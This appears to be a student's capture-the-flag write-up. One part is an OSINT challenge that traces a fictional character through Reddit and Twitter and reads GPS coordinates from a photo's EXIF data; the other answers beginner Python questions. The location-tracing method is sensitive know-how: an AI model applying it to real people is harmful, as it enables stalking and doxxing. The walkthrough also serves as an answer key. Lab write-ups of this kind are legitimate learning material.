
Paste on google image search.



After that, click on the link and look for where the parade will take place.




And Chicago will be shown after clicking on Thompson Coburn website.




<u>Question 9:</u>

Use the higher resolution image and download it.




Upload on exif and the GPS Position will be shown




<u>Question 10:</u>

Scroll down and look for the flag.




Question 11:

Blick on the website and look for it.



Question 12:

Google search for the Marriott Chicago Hotel, and look for the street number.



Thought Process/Methodology:
Based on the task #1, we can tell that Rudolph loved to use reddit and browse aplenty. Thus, on the reddit website, search IGuidetheClaus2020 and click the comment section to see Rudolph's reddit comment history. After clicking on the comment section, find where Rudolph was born according to Rudolph. It's Chicago. Later on, Rudolph has mentioned Robert on reddit. By using google and search who is the creator of Rudolph reindeer. The full name is Robert L. May and the last name is May. After that, on one of the posts that Rudolph commented on, Rudolph loves to use Twitter. After browsing Rudoplh's account, we can see that Rudolph's favourite tv show is Bachelorette. Then, look at the photo that Rudolph has posted, by double clicking on the image and copy the image link address. After that, look for the keyword parade or something else. Using the higher resolution image that Rudolph has tweeted and paste on exif. Upload on exif and the GPS Position will be shown. After that, scroll down and look for the flag. Click on the website and look for it. Lastly, Google search for the Marriott Chicago Hotel, and look for the street number.

Day 15: There's a Python in my stocking!

Tools used: Kali Linux, Visual Studio Code

Solution/walkthrough:

Question 1

Solve by using the following commands:

```
test.py > ...
x = True + True
print(x)
```

```
PROBLEMS    OUTPUT    TERMINAL    JUPYTER: VARIABLES    DEBUG CONSOLE

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Visual Studio Code> & C:/Users/User/AppData/Local/Microsoft/Wi
2
PS C:\Visual Studio Code>
```

Question 2

Answer by reading the following section and googling it:

Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

python™ Package Index

The Python Package Index (PyPI) is a repository of software for the Python programming language.

PyPI helps you find and install software developed and shared by the Python community. Learn about installing packages.

Package authors use PyPI to distribute their software. Learn how to package your Python code for PyPI.

Question 3

Solve by using the following commands:

test.py > ...

```python
x = bool("False")
print(x)
```

```
PROBLEMS    OUTPUT    TERMINAL    JUPYTER: VARIABLES    DEBUG CONSOLE

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Visual Studio Code> & C:/Users/User/AppData/Local/Microsoft/Wi
2
PS C:\Visual Studio Code> & C:/Users/User/AppData/Local/Microsoft/Wi
True
PS C:\Visual Studio Code>
```

Question 4

Answer by reading the following section:

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, "lxml")
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.find_all('a href')
for link in links:
    # prints each link
    print(link)
```

Question 5

Solve by using the following commands:

```
test.py > ...
x = [1, 2, 3]
y = x
y.append(6)
print(x)
```

```
PROBLEMS    OUTPUT    TERMINAL    JUPYTER: VARIABLES    DEBUG CONSOLE

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Visual Studio Code> & C:/Users/User/AppData/Local/Microsoft/Wi
2
PS C:\Visual Studio Code> & C:/Users/User/AppData/Local/Microsoft/Wi
True
PS C:\Visual Studio Code> & C:/Users/User/AppData/Local/Microsoft/Wi
[1, 2, 3, 6]
PS C:\Visual Studio Code>
```

Question 6

Answer by googling it:

Defining Pass by Reference

1. Pass means to provide an argument to a function.
2. By reference means that the argument you're passing to the function is a reference to a variable that already exists in memory rather than an independent copy of that variable.

Thought Process/Methodology:
Firstly, I opened the *Visual Studio Code* with *Python* installed and tried to type the same commands as the question mentioned. Here's the reason: *True* is equal to *1*, so that (*True + True = 1 + 1*) which is equal to *2*. Secondly, I found out *PyPi* is the database for installing other people's libraries after I read the *Libraries* section. Thirdly, I went back to *VSC* to type out the following question, and I got the True answer. Here's the reason: *Booleans in Python* are *True and False*, and the command *bool(" ")* is used to determine whether the value is *True or False*. Fourthly, I answered the question by continuing to read the *Libraries* section. Fifthly, I also use *VSC* to solve the question by typing out the 4 lines commands, and the answer is *[1, 2, 3, 6]* which is because the *.append* command is used to add value into a list. Lastly, I solved the last question by googling it and I got the answer (*pass by reference*) which "*pass*" means to provide an argument to a function and "*by reference*" means that the argument you're passing to the function is a reference to a variable that already exists in memory rather than an independent copy of that variable.